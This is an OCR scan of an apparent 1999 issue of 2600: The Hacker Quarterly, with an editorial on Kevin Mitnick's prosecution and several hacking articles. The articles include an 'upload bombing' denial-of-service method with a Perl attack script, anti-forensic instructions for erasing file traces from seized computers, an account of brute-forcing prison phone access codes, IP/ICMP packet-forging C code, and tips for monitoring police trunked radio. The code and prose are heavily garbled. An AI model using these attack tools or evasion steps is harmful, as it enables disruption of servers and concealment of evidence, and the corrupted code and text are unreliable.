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The Hacker Quarterly



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


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


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Hope 2000 is Coming.



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<http://www.h2k.net>

July 14th to July 16th, 2000.
New York City.

"He is a strange, in some senses pathetic, misguided human being. I don't hold a lot of confidence that he will turn his life around."

- Mitnick prosecutor David Schindler, now heading for a lucrative position in the law firm Latham & Watkins, on the subject of Kevin Mitnick, as quoted in the Los Angeles Times,

8/16/99.

GLOW MOTION

At last we know what it was all about.

Since February of 1995 when Kevin Mitnick was arrested in North Carolina (and for more than two years before then when he was trying to avoid being captured), people have been asking, what the big deal was. Why were the federal authorities so intent on imprisoning Mitnick? What crime had he committed? Why was this so important?

We know that it wasn't about his being a fugitive from justice. Why? For one thing, it turns out he never was a fugitive in the first place! An article by Jonathan Littman (author of *The Fugitive Game*) pointed this out back in 1997:

"The change in the government's stance came to light last week during a routine sentencing hearing before Federal Judge Marlene Pfeifer. The U.S. Marshal of the government had relied upon to claim that Mitnick fled before his three-year probation was finished on December 7, 1992, testified he never made any such statement. Minutes later, Mitnick's former probation officer, Frank Golla admitted he strongly stated that Mitnick was a fugitive.

"No longer able to prove Mitnick was a fugitive, the government instead claimed the hacker was tardy with his paperwork, failing to submit three monthly supervision reports. But Golla testified that for 33 months, until November 1992, Mitnick 'consistently' complied with the reporting requirements of his 36-month supervision."

A minor infraction at best. But that apparently didn't matter. Mitnick had committed crimes while on the run, even though he wasn't really on the run. And justice had to be served.

So Mitnick was charged with possessing access devices in the form of codes to make free cellular phone calls. (Had prepaid phone cards existed back then, there's little doubt Mitnick would have used this anonymous method to stay in touch with friends and family - one simply does not get a landline while being hunted.) It wasn't exactly manslaughter but a message had to be sent. He got 22 months for this infraction. The government wanted 32. (Manslaughter, incidentally, would have gotten 34.)

There's actually a slight clarification to all of this. Mitnick also pleaded guilty to violating his supervised release. Why would he do such a thing if the government admitted that he was never a fugitive? Two reasons. 1) The government didn't make this admission until a year after he

STAFF

Editor-In-Chief • Emmanuel Goldstein
Layout and Design • Ben Sherman

Cover Design • Naon Samurai, The Chopping Block Inc.

Office Manager • Tamara

Winters • Bernie S., Billif, Blue Whale, Noam Chomsky, Eric Corley, Dr. Delam, Derreval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Iron, Joe 630, Kippin, KTF, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

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CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
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Network Operations • CSS, Isaac

Inspirational Music • System of a

SUBMISSIONS, WRITE TO:
Down, Rick Wright

Shout Outs • The June 4 Coalition, HackCanada, Junkt, KTF, (letters@2600.com, articles@2600.com), 2600 Office Liner 516-751-2600 2600 FAX Line: 516-474-2677
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FOR LETTERS AND ARTICLE

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Upload Bombing

by Tim O'Sullivan

This article will describe a new type of attack that I have named "upload bombing." It repeatedly connects to a web server with TCP pretending to be a web browser sending some file data to a file uploading CGI script on the server.

File Uploads in HTML Forms

You may ask yourself, "Can web browsers upload files to CGI scripts on web servers?" Yes, they can. In the releases of Netscape Navigator 2.0 and Internet Explorer 4.0, support was added for a new HTML tag called <input type="file">. (However, Lynx still doesn't support this tag.) See table A (p. 7) for an example of an HTML document with this tag. Normally, data from HTML forms to CGI scripts are encoded in "application/x-www-form-urlencoded", but HTML forms with file uploads use the newer encoding "multipart/form-data" instead.

Stupid CGI Script Coders

The file uploading CGI script will decode all the data it receives, usually storing the uploaded file in some directory somewhere on the server. Many such file uploads by scripts will reflect files that are too big or whose file names don't end in the correct file type, but none of the scripts that I have looked at have put any memory: they don't know if the last upload was from another application two weeks ago, or from just two seconds before this exec.

The implications are obvious! If we code a program that behaves just like a web browser does when it uploads a file to a CGI script on a web server, we can upload files after file of random garbage. Each file can be small enough to be accepted by the script, but together the files will take up a lot of disk space on the victim's web server. This will cause some problems for the sysadmin, as modern operating systems don't work very well when the hard disk is full.

Technical Details

Exactly how is this done? Let's get to the gory technical details! There is an RFC document, RFC 1837, "Form-based File Upload in HTML," which describes how these uploads work. Unfortunately, none of the popular browsers are fully compliant with this document.

My "Upload Bomb" Program

If you don't want to write your own upload bombing program, you can type in mine (p. 10). It is written in Perl. You install it by editing the first line of the script and by changing the permissions so it is executable. I have only had to opportunity to test it with perl 5.005_02 running on a Linux 2.0.36 machine, but I believe it is very portable, as it uses "use Socket" rather than

TABLE A

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"
 "http://www.w3.org/TR/REC-html40/strict.dtd">
<html><head><title>Upload Bomb</title>
</head><body><form method="post" action="http://www.victim.com/cgi-bin/upload.pl">
<input type="file" name="file"><br>
<input type="submit" value="Upload" />
</form></body></html>
```

During a real life file upload from the HTML document in table A, the web browser opens a TCP connection to the web server, and sends something that looks close to my table B.

At this point, I will discuss some of the fields in table B in further detail. The contents of the files and the other fields are sent as raw data, not encoded at all. The different fields are separated with the boundary, which is defined in the "Content-type:" line. The boundary can be any text string that is not found in the data itself. I've used the boundary "BOUNDARY" in table B for clarity. Netscape's browsers use a boundary consisting of the character "-" 27 times, and then 13 or 14 random digits. I use such a boundary myself in my upload bomb program. If the filenames include strange characters, these names are encoded in "application/x-www-form-urlencoded" in some browsers, but not in others. It is also worth noting that the type of data field, whether it is hidden or a text area or a checkbox, is not stated anywhere in table B (p. 8).

Let's look at the header of table B for a while.

The "Referer:" (sic) line shows the URL to the document that holds the HTML form. (The current spelling is in fact "referrer," but apparently someone who worked on the HTTP 1.1 specification didn't know that, so now everyone who codes web clients has to consciously mispell that word.) The "User-Agent:" line gives the name of the web browser that is sending all this data.

Table B is based on the output from Netscape's browser. The output from MS Internet Explorer varies from this table in some minor details. For instance, it sends off a "Content-Type" header for each file that is uploaded. Any half-decent CGI script coder will adapt his or her scripts to work both with Netscape and IE, so this shouldn't cause any trouble for the aspiring

upload bombs we should send. Line 2 is the name of the web server, and line 3 is the port that the web server answers at (usually 80). Line 4 is the address to the script (that is, everything in the script's URL after the machine name), and it should always start with a "/" character. Line 5 is the reference, i.e., the URL to document D.

Line 6 defines the beginning of the file names that we will cross (usually a path like "C:\TEMP") and line 7 defines the end of the same file names (usually a file type like ".mp3"). Line 8 defines the minimum size of the random files that we will create and line 9 defines the maximum random addition. All random files will have a random file size somewhere between line 8's value and line 8 plus line 9's value. If line 8 has the value 1096 and line 9 has the value 10, all random files will be exactly 1096 bytes long. If line 8 has the value 1024 and line 9 has the value 2048, all random files will have sizes somewhere from 1024 to 2072 bytes. While talking about files, I can also tell you that all file names that are generated from links to:

We also look at all <input type="text">, <textarea>, and <select> tags in that form, and write down their names and what function they have (i.e., what value we want to give them). Finally, we use all this information to build an input file for upload bombing this place.

So what is the format of the input file? Well, first I should tell you that all lines beginning with the "<%" character and all lines that are empty or only consists of spaces and tabs are ignored. From the lines that are left, line 1 defines how

many bombs we should send, line 2 is the name of the web server, and line 3 is the port that the web server answers at (usually 80). Line 4 is the address to the script (that is, everything in the script's URL after the machine name), and it should always start with a "/" character. Line 5 is the reference, i.e., the URL to document D.

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The rest of the input file after line 9 consists of pairs of lines that define names and values from the HTML form. You can use the character "%" in the values, to signify a new line (CRLF). This is especially useful with the HTML tag <starg>, which allows the user to type in more than one line in his or her browser.

It is important that these name and value pairs are listed in the same order as in the HTML form, because some badly written CGI scripts don't work if you change the order.

There are two special values that are used to signify that one of the names in the form is a file, not normal data. The special value “\$FILE\$” means that this is a file full of random garbage, and the special value “\$FILENAME\$” means that this is a real file that will be upended under different random file names. My program will try to find this real file in the current directory.

See table C (p. 9) for an example of an input file. When you have constructed one that you are happy with, “you start bombing with the command “\$upload_bomb input fil\$”.

The Other Side Of The Fence

where you can alter the result of the poll however you like by sending off lots of votes for the alternative that you prefer. To do this, you need to look up the encoding method "application/x-www-form-urlencoded" somewhere.

I hope that the CGI script authors and their systems administrators all over the world will wake up to this threat soon, and start securing their servers against this type of attack. The most obvious way for them to do so is to: (a) check the IP numbers, or (b) only allow a certain number of uploads per hour/day/week.

In some cases, there is no document D, just a script which senses if you are surfing to it or uploading data to it. If you are surfing to it, the script gives you an HTML form, and if you are uploading to it, it processes the data. However, this doesn't make much of a difference to us. We just surf the script as if it was an ordinary HTML document, and then we work our way through the process of creating an input file in the same way as we usually do.

Dor 't De Liphaas

Although my program doesn't support this, you can also upload both other types of CVel scripts than the ones who handle file uploads. One example would be scripts for online polls.

5

The ICG Resource Index • <http://icg.resourceindexes.com/>
HTTP/1.1 • <http://www.w3.org/Protocols/History.html>
RFC 1867 - <http://www.rfc-editor.org/rfc/rfc1867.txt>
HTML 4.0 - <http://www.w3.org/TR/REC-html40/>
Perl - <http://www.perl.com/>

TABLE B

```
POST /cgi-bin/upload.pl HTTP/1.1
Host: www.victor.org
User-Agent: Mozilla/4.05 [en] (i486; 1)
Referer: http://www.victor.org/upload.html
Connection: close
Content-Type: multipart/Form-data; boundary=0XA4
Content-Length: 661
```

* The fields from the HTML form begin here

10

1177500
--BOUNDARY
Content-Disposition: form-data; name="f1"; filename="C:\TEMP\5000000111.RK.gif"
FILEFILEFILEFILEFILE
-SUMMARY

Content-Disposition: form-data; name="f2"; filename="C:\TEMP\charta\www.GIF"
FILEFILEFILEFILEFILE
-SUMMARY
Content-Disposition: form-data; name="Comment"
VSJ
for 2860
in 1988

-SUMMARY
Content-Disposition: form-data; name="chk"
VSJ
-SUMMARY
Content-Disposition: form-data; name="submit"
Send!
-SUMMARY-

This is an input file for the upload batch program.
5
new.victis.com
88
/cgit-bin/upload.pl
http://new.victis.com/cgi-bin/upload.pl
C:\Temp\
-gif
18
14

```
#!/usr/bin/python
# upload bomb by Ulf of WSO in 1999

use Socket;
use IO::Select;

sub readf {
    my $stamp;
    if ($current > $self) {
        file "selfformed input file\n";
        $stamp = $file[$current];
        $current++;
    }
    return $stamp;
}

# 0.0 INITIALIZATION AND BASIC INSTRUCTIONS
print "uploaded bombcrypted by Ulf of WSO\n";
print "published by 2600 Magazine: the Hacker Quarterly\n\n";
if ((($stamp != 8) || ($stamp != 9 || $stamp != 10)) & ($stamp != 11 || $stamp != 12)) {
    print "Usage: go issue file; exit";
    exit;
}
$read = $I - 1; $script = "015/012"; $quote = "<>02"; $current = 0;
# 1.0 READ THE INPUT FILE, STRIP REMAINDERS AND IMPUT LINES, AND STORE
# WHAT'S LEFT IN THE ARRAY $line
open(FILE, "<$quote$script") or die "Can't open the input file!\n";
while (<FILE>)
{
    tr/^\R5/012/d;
    if ((($I < $script) && ($current < $I) && $line =~ "#")) {
        push @line, $I;
    }
}
close FILE or die "Can't close the input file!\n";
# 1.1 GIVE IMPORTANT VARIABLES VALUES FROM THAT ARRAY
($Species, $Machine, $port, $script, $return, $lenbegin, $lenend, $lencontent) = map { readf } 1 .. 9;
# 1.2 GIVE THE ARRAYS $lenone AND $lencontent VALUES FROM THAT ARRAY
while ($current < $script)
{
    ($key, $value) = map { readf } 1 .. 2;
    $value =~ s/\^M|\^D|\^A//o;
    push @hexone, $key; push @hexcontent, $value;
}
if (@hexone == 1) { die "no html form fields in the input file!\n"; }

# 1.3 CREATE THE BOUNDARY
$boundary = "\x26\x22JoinC", map { chr 48 + int rand 10 } 1 .. (13 + int rand 22);
# 2.0 START THE LOOP THAT COUNTS HOW MANY BOMBS WE SHOULD SEND
foreach $I (1 .. $hexone)
{
    print "*** bomb $I out of $hexone ***\n";
    $hexone = "\x22";
}
# 3.0 START THE LOOP THAT ADDS ALL THE FIELDS FROM THE HTML FORM TO THE
# MESSAGE BODY
foreach $J (0 .. $hexone)
{
    $body .= "-boundary$script";
    $contentDisposition = "form-data; name=\"";
    $contentDisposition .= $hexone[$J] . $hexcontent[$J] . $script;
    $body .= $contentDisposition;
    $body .= $hexcontent[$J] . $script;
}
# 3.1 IT'S A NORMAL FIELD, SO ADD THE VALUE
if ($hexcontent[1] =~ /<ASFILE(.*)$/)
{
    $body .= $hexcontent[1] . $script;
}
else
{
    # 3.2 IT'S A FILE, SO MAKE UP A RANDOM FILE NAME
    $bodyfile = $hexone . $I . ".txt";
    $middle = "body", map { chr 97 + int rand 26 } 1 .. 10;
    $body .= $bodyfile;
}

```

Killing a File

By THX1138

Getting rid of all traces of a file sounds like an incredibly simple thing to do. You get yourself a program that overwrites the file and that's it. Right?

Unfortunately, getting rid of all traces of a file is far more complex than you could have imagined. You'll need to get yourself a program that does more than the DOS,

UNIX, or Windows delete file command. These commands merely mark the space on the disk used by the file as available without actually erasing the contents of the file, even if the file is copied from the Windows recycle bin.

Programs that overwrite the contents of a file are called "secure delete" programs. Secure is good and it has some interesting options. BC'sipe is also good. Make sure these programs rename the file first with a name of equal or greater length. Inferior programs may erase the file data and then mark the entry in the disk table of contents as deleted without actually overwriting the file name. Or how about a file name that previously existed on a competitor computer and they would like to know how a reference to that file got on your computer (assuming it's been seized). Filenames alone may not be solid evidence against you, but wouldn't it be cleaner not to leave a trace?

Several programs will rename the file with X's first, then erase the actual file contents. But make sure your secure delete program does this.

Even if you have done all of the above, the filename and its data can still exist all over the place! If you're using Win 95 or NT, click on start, then "documents". Is that your filename? Blow away the shortcut to C:\WINDOWS\RECENT using your secure delete program. If you're using Win NT blow away the shortcuts in C:\WINNT\PROFILS\ADMIN\URCENT. This assures you

have the administrator account. There's another other directory called C:\WINNT\Q\NONLRECENT, which can contain references to your file.

There may be other software that opens the file and keeps the filename on a list somewhere, such as the "last files opened" list. Use the windows file explorer to search the software directories in question for a substring (use "contains" field) of the filename. On UNIX, cat all the files through grep and an appropriate substring. Yes, you're going to have to examine each piece of software that opened the file for any traces of it.

In a state of shock yet? It gets worse. Windows 95, Windows NT, UNIX, and other operating systems use virtual memory files to extend RAM. When a process or program becomes completely inactive, the operating system puts the process with all memory (RAM) entries out on disk in order to conserve memory. This method of extending RAM is called virtual memory. When the program becomes active again, its data is copied back into memory, and yes, the data is left in the virtual memory file until it is overwritten. Your data could stay there for days or even months!

Windows 95 uses the file win386.swp. You can boot into DOS and erase the file, but you'll have to change the permissions first.

More robust operating systems will automatically re-create the swap file at boot time if they detect it missing. Some "secure delete" programs (such as sipe) may have an option to leave the WIN 95 swap file intact but just erase its contents.

Some operating systems like Win 95 and NT 4.0 have swap files that grow and shrink dynamically, using empty disk space as needed. Turn this option off or get enough memory so that you don't need a swap file. Wiping the swap file in its shutdown state could leave parts of your file in what was the

swap file in its enlarged state, but in what is now unused disk space. For example, your virtual memory file shrinks leaving your data in what is now marked as unused disk space. If you think this has already happened on your system, wipe the swap file while booted in DOS and then, before exiting DOS, fill up the disk with big null files and erase them all. Use DOS pipes to keep concatenating the null filled files until the entire disk is full. Then simply delete them all.

On UNIX, you can switch to an afrecoze swap file just large enough to erase the original swap file with a secure delete program, then re-create and switch back to the original swap file. Check /etc/fstab for references to your swap partitions.

Windows NT uses a virtual memory file called pagfile.sys. Wipe its contents while booted in DOS. If you have NTS you'll have to temporarily get rid of the virtual memory file, fill the disk with null files, then delete them.

If a DOS FAT based file system has failed, scan disk. If scan disk finds "lost" pieces of files, it puts the pieces in a series of files called F11.F0001.CHK, F11.F0002.CHK, and so forth. These files could contain data you want erased. If so, blow them away with your secure delete program.

The Windows registry can be littered with references to a file. The registry keeps all kinds of information about a Windows machine. If you are unfamiliar with the registry try browsing through it in read only mode. Use the registry editor (regedit.exe) to find references to recently accessed files that you want eradicated. (Don't use the 32 bit registry editor. The piece of crap doesn't find all strings!)

Most Windows software such as real player keeps a list of recently accessed files. Use the registry editor to find these old references.

While you're in there you may want to look under Netscape for "URL History" and

get rid of the URL references to *hotbar* and *penthouse*. The boss or coworker might get upset about them. So, you just hit the delete key and those registry values are gone, right? Mistake! Deleting registry values is almost like making a permanent record of them, because the registry marks the entries as deleted without overwriting them. If you run a binary editor (like HxD) on the registry, then search for the values, you'll see they're still there! The registry is actually a file called C:\WINDOWS\SYSTEM\DAO and on NT it's a series of files in C:\WINNT.

SYSTEM32\CONFIG. I have successfully erased those "lost" values with a binary editor. (Don't try this on your own.)

The best way to get rid of registry values is to overwrite them. Instead of pressing delete, modify the value and change it to something of equal or greater length. So, using the registry editor, find Netscape's "URL History", change www.hackED.com to www.petersonid.com, or change www.HotSite.com to www.burnay.com.

If you opened any files with Netscape, data could be stored in the Netscape cache. To www.petersonid.com, or change Use your secure delete program to delete these cache files.

One way to simplify the whole business of killing files is to create a "killall" script to do a lot of file deletions and then run it just before shutdown. C2, no longer operating systems have a "secure delete" option that will overwrite a file when you do a regular delete command, but there is no understanding of wastebasket with this type of deletion. I prefer to put trash stuff in the wastebasket and search the files I really want to get rid of.

There is a program called shredder that attempts to kill (at real time) files and references everywhere they may be. It is good but not perfect.

Every piece of software out there could keep some internal record of your file or even its contents, especially software made by Big Brother in Washington State. His software leaves references all over the place. Randomization is healthy.

THE TERRORIST OF ORANGE, TEXAS

by The Abstruse One

Hello. My name is Daryl, and I'm a terrorist.

At least that's what my high school thought. I'm now 19 years old and a college freshman living on campus a three-distance from home. Now, I'll admit I have done some things in the past where I actually deserved the punishment I received. I was caught with four copies of *The anarchist's Cookbook* on school grounds. I know I was wrong to do it but I just wanted to give the hacking information on the disks to some friends of mine. It just so happened there was infections on how to make a variety of bombs on the disks as well. I learned my lesson and figured the school would forgive me.

About eight months later, I was about 17 and I shot with a pistol I was writing and decided to give a copy to a friend of mine who asked about it. I warned her several times before I gave it to her that it contained violent and sexual content, but she took it anyway. Her parents found it and called the school board, who in turn called the principal. I ended up being suspended for another week. I personally didn't and still don't think I deserved the punishment they gave me, but I never protested at all. I just took it and went on with my life, very careful never to bring anything at all to school again. I just took to sleeping through my classes instead of writing.

However, I learned too late that if they want to get you, they can get you even if you do nothing. The school attempted to get rid of me again my senior year. I was called into the office after returning from a week in Tennessee because of the death of a relative. I had no clue what the hell was going on. Someone started spreading a rumor while I was gone that I was planning on either bringing a bomb to graduation and killing everyone or sniping off the top 10 percent of my class. "What the fuck?" I thought. "I just called out of my computer class for this?" I was interrogated (there was no other word for it) and tape recorded. I found this out much later and I was never informed of the fact by the police or the school personnel and asked things like "Are you ever depressed?" Of course your answer, everyone is at one time or another. "Do you own a gun?" "I'm 18, I can't buy a gun yet." "What are your religious beliefs?" What the fuck business is it of

yours?" I got pissed off as all hell. I was getting pulled out of my classes two and three times a week and getting spot interrogations just in case my attitude changed. Hell, my friends and even people that I barely knew were getting pulled out of class in case they were co-conspirators. I felt like killing them all just to get them to leave me alone. As if the frequent office visits weren't enough, I was semi-strap searched at our orientation ceremony, which, by the way, had three armed police officers with weapons drawn and pointing at us and two of my friends. I dropped my program halfway through and decided it wasn't worth it to bend over to pick it up. Finally, I got my high school diploma and got the bell out of there.

"Finally they're out of my life!" I thought. A few days after the school shooting incident in Jonesboro, Arkansas, I was called by the school again at my parents' home (I happened to be home at the time for some odd reason). I was asked things like "If I planned to visit anyone from school, if I was going to come back on campus. What the fuck?" I said not. What the fuck right do they have to bother me a year after I've graduated and moved away? I told them so too. I told them that if I even got the idea in my head that they were planning to violate my rights in any way I would retain an attorney and sue the school, the school district, the school board members, and the school administration staff themselves and then promptly hung up on them. I have yet to receive another call but I have learned from a reliable source that they have a "list" of potential assassins and yours truly was on the top of said list.

I just hope that no one else has to go through anything similar to this. It's stressful as all hell and there is no call for any of it. I was pushed to the breaking point and I was able to avoid snaping but who knows what would happen if someone else had to go through this ordeal? What is going through the minds of these people? This student alienates himself from other students and expresses opinions different from the norm. They must be plotting something so let's all agree them even more!" And they're the ones teaching the children of this nation. Scary, huh?

Yours!

Daryl

ITS PRISON PHONES

by Everage

I'm currently serving time in a Tennessee prison, and have spent a considerable amount of time trying to beat the Inmate Telephone System (ITS). I don't know of anyone who has ever found a way to do it. I know that some other states use this system, so if anyone has anything to add to what follows, the info would be greatly appreciated.

What I Know So Far
The ITS consists of four main subsystems: inmate telephones, Trunk Management Units (TMUs), a CPU (containing the ITS database), and terminals.

How does it work? The inmate dials a phone number and his/her eight digit Prison Access Code (PAC). The TMU sends the site code, trunk, phone number, and PAC to the CPU at Inmate Network Control. The CPU (using the Inmate database) checks a range of control parameters. If all checks out okay, the CPU notifies the TMU at the site that it's okay to connect the call to the LoTel phone lines (formerly Telco) which are runnaged by Opus Telecom.

The TMU is the physical interface between the inmate phones and the outside telephone network. Each TMU supports seven phones (max), and they communicate with the CPU via synchronous and asynchronous data and voice lines to the Inmate Network Control on a T1 (I think).

The CPU is an 80486 based NCR 3550 super-mini-computer operating at 50 MHz. It has two routers with one Ethernet and 16 synchronous connections each. Remote terminals at each prison are also connected to the CPU through high speed connections. The CPU is accessed through a console connected to a VGA card to the CPU. Additional terminals are connected through RS-232 ports locally or remotely by high speed links.

The ITS software is firmware in the TMUs or in files on the CPU's hard disk. The

software resides on the CPU runs under UNIX System V 4.2, but users only interact with the Oracle Relational Database (unless you have programme rights on the system).

The system controls everything as soon as the phone goes off hook. When an inmate enters a phone number and their eight digit access code, the TMU sends the request to the CPU which looks up the inmate's account to decide if the call is authorized. The RDBMS keeps a detailed audit trail of the entire call (number called, time, date, length, collect/debit, etc.) and sorts account information. Dm.

It's set up to limit the use of UNIX commands to the system administrator only (called Database Administrator (DBA) on the system). You can get to this part of the system by the "System Data Administrator" Utilities" from the main menu). Only the programming access privileges allow you to see the full system menu. Users are only able to log in on terminals in their approved area, and a failed login attempt freezes the account until the sysadmin restores it.

I have tried many PACs from 00000000 to 99999999 with no luck (and my fingers hurt like hell too). An inmate can enter 118 to get his/her prepaid account balance, so I tried 000 through 999 using the code and any PIN (staff) that I could guess, but nothing good came from it (now my fingers are bleeding!). 114 plus a staff PIN followed by an inmate's PAC allows staff to listen to the last recorded name you used (for collect call connection).

If anyone has ideas about how an inmate might beat this phone system, I would love to hear them. ITS is like Fort Knox! Note: this is not a PBX! They just add TMUs when they need more phones..


```

int
main(int argc, char *argv[])
{
    extern int optind;
    struct ether_header *ether;
    struct ionic *lcp;
    struct ifreq ifr;
    struct ip *iphdr;
    uchar *ip = &iphdr->ip;
    uchar *device = "eth0";
    char *prname;
    char bpfdev[32];
    int fd = -1;
    int nbytes = BUFSIZE;
    int ch;

    phone = argv[3];
    while ((ch = getopt(argc, argv, "a:l:v")) != EOF) {
        switch (ch) {
            case 'v':
                device = optarg;
                break;
            default:
                return(1);
        }
    }
    argc -= optind;
    argv -= optind;
    if (argc != 3) {
        usages(prname);
        return(1);
    }
    snet(getpid());
    do {
        sprintf(bpfdev, "%s/bpfdev", device);
        fd = open(bpfdev, O_RDWR);
        if (fd < 0) {
            perror("open");
            return(1);
        }
        nbytes = sizeoff(ifr.ifr_ralen);
        if (ioctl(fd, BIOCGETIFFR, &ifr) < 0) {
            perror("BIOCGETIFFR");
            return(1);
        }
        if (ioctl(fd, BIOCGETIFL, &n) < 0) {
            perror("BIOCGETIFL");
            return(1);
        }
        if (ioctl(fd, BIOCGETLT, &n) < 0) {
            perror("BIOCGETLT");
            return(1);
        }
        if (n != DLL_ENIOMS) {
            fprintf(stderr, "%s: Unsupported data-link type\n", bpfdev);
            return(1);
        }
        if (ether_header *ehdr = (struct ether_header *)bpfdev[2], ehd->ether_type == htons(ETHERTYPE_IP)) {
            ipnchr = (struct ip *)ehdr;
            ipnchr->ip_v = INVERSION;
            ipnchr->ip_hl = sizeof(struct ip) >> 2;
            ipnchr->ip_tos = 0;
            ipnchr->ip_len = htons(BUFSIZE + sizeof(struct ether_header));
            ipnchr->ip_id = htons(rand() % 0x10000);
            ipnchr->ip_off = 0;
            ipnchr->ip_ttl = MAXTTL;
            ipnchr->ip_p = IPPROTO_ICMP;
            ipnchr->ip_sum = 0;
            if (resolve(argv[1], &iphdr->src_addr)) {
                fprintf(stderr, "%s: Unknown host\n", argv[1]);
                return(1);
            }
            if (resolve(argv[0], &iphdr->ip_dst.s_addr)) {
                fprintf(stderr, "%s: Unknown host\n", argv[0]);
                return(1);
            }
            p = sizeoff(struct ip);
            ip = (struct ionic *)p;
            ip->icmph_type = ICMP_ECHO;
            ip->icmph_code = 0;
            ip->icmph_cksum = 0;
            ip->icmph_id = htons(rand() % 0x10000);
            ip->icmph_seq = 0;
            p += 8;
            for (n = 8; n < PKTSIZE; ++n)
                p[n] = r;
            gettineofd((struct timeval *)p, (struct timeval *)NULL);
            ip->icmph_cksum = in_cksum((u_short *)ip, 8 + PKTSIZE);
            if (COOKIES = write(fd, data, sizeof(data)) < 0) {
                perror("write");
                return(1);
            }
        }
        dmp(data, nbytes);
        close(fd);
        return(0);
    }
}

int
resolve(const char *hostname, u_long *addr)
{
    struct hostent *hp;
    if ((*hp = gethostbyname(hostname)) == NULL)
        else memcpy(hd->h_addr, addr, sizeof(*addr));
    if (*addr == INADDR_NONE)

```

forging IP
cont. on page 27

Trunking Communications Monitoring Part 2

by TELEGODILLA

B

Y now, score of you (maybe) started listening in on the airwaves and found a great many interesting things. This article is a follow-up, offering some tips and more insight as well as various data sites for you to check out. When you're monitoring a trunked radio system, your tracker will begin displaying group identification numbers - i.e., talkgroups. Trunked radio systems are organized via various radio groupings. With your tracker, you'll be able to tune in (or out) those groups you want to focus in on. I found this to be most interesting when listening in on state police talkgroups, as I can determine who is in charge and who is doing the patrolling - and monitor accordingly. There are other tools and informational points to consider tapping into.

A good approach to consider is that of PC'scan kits. You can get hold of a trunk tracker (such as the Bearcat/U�idn 855XLT), plug into a PC, and let it do all the work for you. The PC will log and route the times and groups scanned for your future reference later on.

Along the lines of scanning, you should consider getting your hands on a digital receiver, MDI's (mobile data terminals), DTMF's, CTCSS along with a host of other goodies fly through the air all around us. Having a digital receiver can decode those signals. Some of those signals can be most interesting - and remember, it's not just the police who use digital transmitters. Some models to consider are the Optocom (sales@optocom.com) as well as the Optotracker.

As of this writing, there are various types of trunked radio systems. Some trackers can only handle the 800 MHz. range, but there are also 400, 500, and 900 (and the soon to be announced 700, if it isn't out already) megahertz trunked radio systems. The Optotracker can monitor all those trunked systems (sweetly) while also handling digital signals (all for about \$300). So you can go to work, drink, or generally let your PC scanner do the work and it'll automatically log where and what's going on. You'll still have to do listening, but this approach saves you a lot of time and trouble (unless you're like me and enjoy the thrill of the hunt).

Speaking of hunting, if you're not sure about what's being transmitted around you, then consider getting a frequency counter. Frequency counters are hand-held devices that behave like a regular receiver, except that you can't talk through them; they simply scan a wide frequency range (usually about 10 MHz. to 2 GHz.) and, depending upon the type of counter, will capture and store the active frequencies in your area - if not decode the digital signals being sent on the airwaves. Take a walk on the wild side around your various target areas. Shopping malls, stores, cities, and whatever all use some type of carrier wave. The trick is to find them, catalog them, study, and then, well, learn.

Your standard approach will be (regardless of whether you're tracking trunked systems or not):

- 1) Go out with a counter and get the frequencies.
- 2) Set up your tracker/PC scanner. Log the activity.
- 3) Go back and listen in.
- 4) Look up your frequencies to see who's what.

When scanning/tracking, you may encounter a system that's somewhat protected (besides being encrypted) against scanning. Some system operators will program a "trill," that is, a transmission delay that creates a hang time for the scanner. In effect, the user stops talking, and you'll (usually) hear a series of one to three second boops. What this does is that the channel repeater which just finished broadcasting a voice or data transmission remains open long enough to lock up your scanner - thus preventing your scanner from scanning the other channels where the conversation (or conversations) may have continued. Bad news; there's really not much you can do about this except to push the "search" button and keep on going. Fortunately, referring back to what I said earlier about hierarchical systems and how those with brains and initiative are usually not appointed to positions requiring either, you shouldn't encounter this development all that often.

There are various sites and sources of information to consider:

Check up on some tips and other trackers' experiences.

<http://www.radiotracers.com/conform/trkbase.htm> • *trunked radio forum*
<http://www.grover-enterprise.com/> • *Grove Enterprises, equipment*

Here's a place to check out equipment pricing (no, I don't own any shares in the company and there are plenty of other vendors to check out):
<http://www.grover-enterprise.com/> • *Grove Enterprises, equipment*
After monitoring, when you do get frequencies, here's one place to go and find out whose they are. Similar information can also be found on CD-ROMS or frequency books. I prefer CD-ROMS as keyword or number searches are done far more quickly:
<http://gigaffive.fcc.gov/gig-5/kwds/gig5pubs/softform/reportNkw5.htm> • *NCC Certification Information*

Want to know where there are trunking systems? Here's a spot to check out:

<http://www.grover-enterprise.com/> • *listing of trunked radio systems*

There are a wide variety of excellent access sources that I found to be most useful - books, magazines and various CD-ROMS. Reading is wonderful. I also highly recommend that you get a copy of the December 1998 issue of *Monitoring Times*, and read the article, "Challenges in IDing Trunked Radio Systems." Great overview!

Well, I hope you found this article to be somewhat useful. Wired is cool, but wireless is also definitely hot. With today's growing reliance on multi-frequency systems, being there on the air is cutting edge.

With DTMF decoding, trunk trackers, and PC scans - along with handy reference books and databases, the airwaves are there for the taking!

THIS JUST IN

